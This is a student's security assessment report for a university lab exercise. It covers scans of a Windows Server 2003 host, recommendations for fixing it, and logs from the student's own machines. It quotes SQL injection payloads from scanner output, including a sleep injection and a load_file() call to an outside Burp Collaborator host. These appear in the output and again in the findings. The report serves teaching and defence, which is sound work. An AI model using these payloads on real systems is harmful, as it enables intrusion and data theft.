
Open Season - CIS413 - Reece Watkins
Section 1 : Security Assessment

1. Executive Summary

I performed a security assessment on a system with the IP address 10.4.13.90. The machine exists within the College of Business's ELab subnet (address space 10.4.13.1/24). The purpose of this assessment was to evaluate the system's existing security configuration and to discover if there were any vulnerabilities or if services provided by the machine were exposing the machine and the greater network to avoidable risk.

2. Scan Results

Legion Information Scan:


LEGION 0.3.8-1622657874 - untitled - /home/security/legion/
File Help
Scan Brute
Hosts Services Tools
Services Scripts Information CVEs Notes smbenum (445/tcp) mysql-default (3306/tcp)

OS	Host
	10.4.13.90 (unknown)

10.4.13.90

Host Status

State: up

Open Ports: 10

Closed Ports: 65525

Filtered Ports: 0

Addresses

IPv4: 10.4.13.90
IPv6: unknown
MAC: 00:50:56:A7:7D:6B
Vendor: VMware
ASN: unknown
ISP: unknown

Location

Country Code: unknown

City: unknown


Latitude: unknown

Longitude: unknown

Operating System

Name: Microsoft Windows Server 2003 SP1 or SP2
Accuracy: 100

Metasploit Services Scan:



Metasploit - Services... install4j-burp-StartB... LEGION 0.3.8-16226... qterminal 05:08 PM
Login required hashcat [hashcat Metasploit - Serv Scanner DCERPC [SQL injection] CIS413 OpenSea (select%20abs(1
https://localhost:3790/workspaces/1/services
Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks
Home First Services
Delete Services Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit
Hosts Notes Services Disclosed Vulnerabilities Applicable Modules Captured Data Network Topology
Search Services

0 of 12 selected

HOST NAME	NAME	PROTOCOL	PORT	INFO	STATE	UPDATED AT
WINPROTECT-GI	http	tcp	80	Microsoft-IIS/6.0 (Powered by ASP.NET, PHP/5.3.24...	OPEN	December 07, 2021 18:49
WINPROTECT-GI	rtsp	tcp	554		OPEN	December 07, 2021 18:48
WINPROTECT-GI	wms	tcp	1755		OPEN	December 07, 2021 18:48
WINPROTECT-GI	mysql	tcp	3306	Error: \x04Host '10.4.13.210' is not allowed to co...	OPEN	December 07, 2021 18:49
WINPROTECT-GI	ms-wbt-server	tcp	3389		OPEN	December 07, 2021 18:48
WINPROTECT-GI	winrm	tcp	47001		OPEN	December 07, 2021 18:48
WINPROTECT-GI	netbios	udp	137	WINPROTECT-GI:<00>:U :WINPROTECT-GI:<20>:U :WORKGR...	OPEN	December 07, 2021 18:49
WINPROTECT-GI	smb	tcp	445	Windows 2003 SP2 (build:3790) (name:WINPROTECT-GI)	OPEN	December 07, 2021 18:55
WINPROTECT-GI	dcerpc	tcp	1027	12345778-1234-abcd-ef00-0123456789ac v1.0	OPEN	December 07, 2021 18:49
WINPROTECT-GI	dcerpc	tcp	1025	906b0ce0-c70b-1067-b317-00dd010662da v1.0	OPEN	December 07, 2021 18:49
WINPROTECT-GI	dcerpc	tcp	135	Endpoint Mapper (52 services)	OPEN	December 07, 2021 18:49
WINPROTECT-GI	smb	tcp	139		OPEN	December 07, 2021 18:49

Show 20 Showing 1 - 12 of 12


BurpSuite Found Issues and SQL Queries



#	Time	Tool	Method	Host	Path	Query	Param count	Stat...	Length	Start response timer	Comment
1930	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/index.php	1%2b(select*from(sele...	1	200	2493	2	
1934	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	1%22=1	1	200	2493	1	
1938	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	c8qell7b2q=1	1	200	2493	2	
1940	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/index.php	1%20and%20(select*f...	1	200	2493	2	
1941	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	1%7d%7dgk0mz'%2f...	1	200	2493	1	

```
GET /index.php?1%20and%20(select*from(select(sleep(20)))a)--%20=1 HTTP/1.1
Host: 10.4.13.90
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://10.4.13.90/
```


```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 08 Dec 2021 01:40:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.3.24
Content-type: text/html
Content-Length: 2295

<html>
  <head>
    <title>
      CIS 413/623 Product Site - Home
    </title>
```



#	Time	Tool	Method	Host	Path	Query	Param count	Stat...	Length	Start response timer	Comment
1855	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/index.php	(select%20load_file('...	1	200	2493	2	
1856	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	163971971%20or%20...	1	200	2493	4	
1861	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	149589728%20or%20...	1	200	2493	1	
1865	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/	1%20and%207202%3...	1	200	2493	2	
1868	18:41:50 7 Dec 2021	Scanner	GET	10.4.13.90	/index.php	1'%2b(select%20load...	1	200	2493	2	

```
GET /index.php?
(select%20load_file('%5c%5c%5c%5cqoizid1s66qfowunbw0ltl2s4jady5mwoki78vx.burpcollaborato
r.net%5c%5caom'))=1 HTTP/1.1
Host: 10.4.13.90
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://10.4.13.90/
```

```
HTTP/1.1 200 OK
Connection: close
Date: Wed, 08 Dec 2021 01:40:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.3.24
Content-type: text/html
Content-Length: 2295

<html>
  <head>
    <title>
      CIS 413/623 Product Site - Home
    </title>
```



Issue activity

#	Task	Time	Action	Issue type	Host	Path
10	5	19:10:06 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.60	/
9	5	19:10:06 7 Dec 2021	Issue found	Unencrypted communications	http://10.4.13.60	/
8	3	18:38:45 7 Dec 2021	Issue found	HTML does not specify charset	http://10.4.13.90	/index.php
7	3	18:38:45 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.90	/index.php
6	3	18:38:45 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.90	/allProducts.php
5	3	18:38:45 7 Dec 2021	Issue found	HTML does not specify charset	http://10.4.13.90	/
4	3	18:38:45 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.90	/
3	3	18:38:45 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.90	/prodSearch1.php
2	3	18:38:45 7 Dec 2021	Issue found	Frameable response (potential Clickjacking)	http://10.4.13.90	/robots.txt
1	3	18:38:44 7 Dec 2021	Issue found	Unencrypted communications	http://10.4.13.90	/

```
GET /prodSearch1.php HTTP/1.1
Host: 10.4.13.90
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

3. My Findings

Some information obtained through the use of the different scanning methods include: services running or available for external use, disclosed vulnerabilities or safety risks, databases possible to access, and if there is a firewall.

With scanning we were able to determine that the system is a Microsoft Windows Server 2003 SP2 (build:3790). In addition, we discovered the webserver allows PHP 5.3.24 scripting and ASP.NET.

The machine has 10 open ports,

(Service:Port) - Description
HTTP:80 - HTTP
NetBIOS:137 - extraneous if 445 is open
SMB:139,445 - Microsoft Server Message Block
RTSP:554 - Real-Time Streaming
DCERPC:135,1025,1027 - Distributed Computing Environment
WMS:1755 - Windows Media Services
MySQL:3306 - MySQL connection
MS-WBT-Server:3389 - Windows terminal server, Remote Desktop
WinRM:47001 - Windows Remote Management -TCP access

4. Risk Assessment and Recommendations

Top 5 Vulnerabilities

1. The top vulnerability in my opinion is the lack of a firewall. This is apparent after running the Legion Tool in Kali. The reason why I believe the lack of a firewall is a major vulnerability in this machine is that firewalls provide multiple purposes: they can filter traffic based on source and destination IPs and ports as well as obfuscate the system to potential attackers. My Legion scan showed that the Windows system has 10 open ports, 65525 closed ports, and 0 filtered ports. Putting the machine behind a firewall would limit the amount of information gleaned by an attacker using a simple scanning tool. In addition, considering the machine is running Microsoft Windows Server 2003 (which was no longer supported by Microsoft as of 2015), it is most likely not patched for vulnerabilities that have been found since 2015, so we want to make this machine as difficult as possible to gain unauthorized access and to learn about.
Solution - Install a firewall, filter all ports, close ports you are not using.

2. Another serious vulnerability found was SQL injection -- the direct pass-through of user input through the webpages. The lack of sanitation of user input injected into the pages is a huge risk. The BurpSuite scan was able to perform SQL injections on the 10.4.13.90 webpages, and those injections can be seen above. These injections ranged from disrupting use by causing the database to sleep all the way to attempt to load external files into the database.

```
 GET /index.php?(select*from(select(sleep(20)))a)=1                    <--- Sleep Attack

(select%20load_file('%5c%5c%5c%5cqoizid1s66qfowunbw0ltl2s4jady5mwoki78vx.burpcollaborator.net%5c%5caom'))                  <--- Remote file load
```

SQL injections can steal or destroy information contained in databases; considering databases are a leading method for data collection and storage, it is paramount to secure them.
Solution - The way to help mitigate SQL injection is by parameterizing user input as well as limiting what can be in a SQL query. This will effectively remove the executability of any malicious code an attacker might send. Also, the use of Regex for input parsing can be helpful to limit the character set a user can send to your database.

3. Another security issue present is the use of the DCERPC service and the port 135. DCE (distributed computing environment) allows for the execution of code on a remote computer. In my assessment I noticed that DCE has 52 endpoints mapped, which means that it is linked to 52 services. Those services could then be avenues for attackers to compromise the 10.4.13.90 machine if there are vulnerabilities (in the linked services) and execute remote code. In addition, some services connected to DCERPC can allow information to be leaked to malicious actors -- information about the machine: its configuration and operating system and patch level.
Solution - Unless there are specific needs for DCE it would be prudent to disable the service and close the related ports (135,1025,1027).

4. Another vulnerability found is the possibility for clickjacking caused by the webpages : 10.4.13.90/index.php, 10.4.13.90/prodSearch1.php, 10.4.13.90/allProducts.php. Clickjacking happens when content is displayed in the user's browser with an invisible frame/layer above the intended content. The attacker can put a button or link inside the invisible frame, right where a user was clicking with their mouse. This could then be used to compromise the system's data, cause the user to reveal personal or secure data, or log in with the user's information elsewhere. Clickjacking hacks have happened in recent memory in Twitter and in email services, so the risk for this attack is realistic and should be protected against.
Solution - Due to the age and insecurity of the 10.4.13.90 system, it would be appropriate to alter the HTTP response header to not allow framing at all. You would implement that as such :
Content-Security-Policy: frame-ancestors 'none';
Information partially sourced from: https://owasp.org/www-community/attacks/Clickjacking

5. Another weakness is the potential for Cross-Site Scripting caused by unsecure implementation of webpages. The 10.4.13.90/index.php does not define a character set for HTML to deliver content with. This is potentially dangerous because it could allow for an attacker to inject custom malicious code that is saved and could be later accessed and spread to other people. I assert that this machine would be a good target for persistent XSS because of the media streaming ports left open. To me this indicates that this machine is being used to store and stream media to outside users, so if the machine is compromised then any future user is at risk.
Solution - Any time the machine sends a response that contains HTML content it should have a defined charset to interpret the data with. (e.g. charset=UTF-8)
Information partly sourced from:
https://portswigger.net/kb/issues/00800200_html-does-not-specify-charset

Section 2 : Remediation

I constantly updated my email throughout the Open Season period and received no communication that my systems were ever compromised. In addition, I kept an eye on my machines and no “Kilgore.txt” was ever written and my databases were not added to.


I know that Windows Defender is no champion, but I did a full scan and there were no security risks found.

I also performed login-log scans for both machines as well as running process-audits for both machines and did not find anything unusual. The screenshots for aforementioned scans can be found in the beginning of Section 3.

Section 3 : My Systems' Analysis


The systems I control that were attacked include a Windows server (192.168.1.114) and an Ubuntu server (192.168.1.115). Neither of my systems appear to have been compromised. I looked at the file logs contained between “last” and “lastb” on my Ubuntu system and did not detect unauthorized logon access granted. In addition, I went through the Events Viewer logsystem that Windows uses and I did not detect unauthorized logon access granted there. Another way I attempted to detect if my systems were compromised was by viewing services and processes currently running on each machine to see if anything abnormal was present.

Here is the atop command running on my Ubuntu system.




```
ATOP - security-virtual-machine         2021/12/12  20:21:00        --------------          10s elapsed
PRC |  sys    0.05s  |  user   0.10s |  #proc    330   |  #tslpu     0   |  #zombie    0 |  #exit      1  |
CPU |  sys       1%  |  user      1% |  irq       0%   |  idle     199%  |  wait      0% |  curscal   ?%  |
cpu |  sys       0%  |  user      0% |  irq       0%   |  idle      99%  |  cpu001 w  0% |  curscal   ?%  |
cpu |  sys       0%  |  user      0% |  irq       0%   |  idle      99%  |  cpu000 w  0% |  curscal   ?%  |
CPL |  avg1    0.15  |  avg5    0.11 |  avg15   0.09  |  csw      2832  |  intr    1172 |  numcpu     2  |
MEM |  tot     7.8G  |  free    5.5G |  cache 825.4M  |  buff    62.9M  |  slab  162.2M |  hptot   0.0M  |
SWP |  tot     2.0G  |  free    2.0G |                |                 |  vmcom   5.7G |  vmlim   5.9G  |
DSK |           sda  |  busy      0% |  read        0  |  write       5  |  MBw/s    0.0 |  avio 0.80 ms  |

  PID  SYSCPU  USRCPU   VGROW   RGROW  RUID      EUID       ST  EXC   THR  S  CPUNR   CPU  CMD        1/1
 4508   0.03s   0.02s      0K      0K  supe      supe       --    -     1  R      1    1%  atop
 3697   0.00s   0.04s      0K      0K  supe      supe       --    -    15  S      1    0%  gnome-shell
 3551   0.01s   0.01s      0K      0K  supe      supe       --    -     6  S      0    0%  Xorg
 4092   0.00s   0.01s      0K      0K  supe      supe       --    -     4  S      0    0%  gnome-terminal
 3946   0.00s   0.01s      0K      0K  supe      supe       --    -     3  S      0    0%  vmtoolsd
  956   0.00s   0.01s      0K      0K  root      root       --    -     3  S      1    0%  vmtoolsd
 3273   0.01s   0.00s      0K      0K  root      root       --    -     1  I      1    0%  kworker/1:1-ev
 1333   0.00s   0.00s      0K      0K  gdm       gdm        --    -    15  S      0    0%  gnome-shell
 1116   0.00s   0.00s      0K      0K  root      root       --    -     9  S      0    0%  containerd
 3734   0.00s   0.00s      0K      0K  supe      supe       --    -     3  S      1    0%  ibus-daemon
 3997   0.00s   0.00s      0K      0K  supe      supe       --    -     3  S      1    0%  ibus-engine-si
   10   0.00s   0.00s      0K      0K  root      root       --    -     1  I      0    0%  rcu_sched
```

Services running on my Windows system:




```
System                           4 Services                   0        132 K
smss.exe                       336 Services                   0      1,256 K
csrss.exe                      440 Services                   0      4,376 K
wininit.exe                    540 Services                   0      5,016 K
csrss.exe                      548 Console                    1     13,408 K
winlogon.exe                   604 Console                    1     10,788 K
services.exe                   672 Services                   0      9,216 K
lsass.exe                      692 Services                   0     19,380 K
svchost.exe                    776 Services                   0     22,280 K
svchost.exe                    828 Services                   0     20,280 K
svchost.exe                    972 Services                   0     24,584 K
svchost.exe                   1016 Services                   0     29,216 K
svchost.exe                    296 Services                   0     40,032 K
svchost.exe                   1080 Services                   0     83,028 K
svchost.exe                   1088 Services                   0     18,580 K
svchost.exe                   1100 Services                   0    182,016 K
WUDFHost.exe                  1264 Services                   0      7,980 K
svchost.exe                   1280 Services                   0     26,128 K
svchost.exe                   1356 Services                   0      7,504 K
svchost.exe                   1760 Services                   0      7,708 K
spoolsv.exe                   1980 Services                   0     22,900 K
svchost.exe                   2024 Services                   0     10,524 K
svchost.exe                    932 Services                   0     23,784 K
aspnet_state.exe               680 Services                   0      7,076 K
svchost.exe                   1612 Services                   0      8,464 K
gisvc.exe                     1796 Services                   0      9,248 K
sqlwriter.exe                 2072 Services                   0      7,700 K
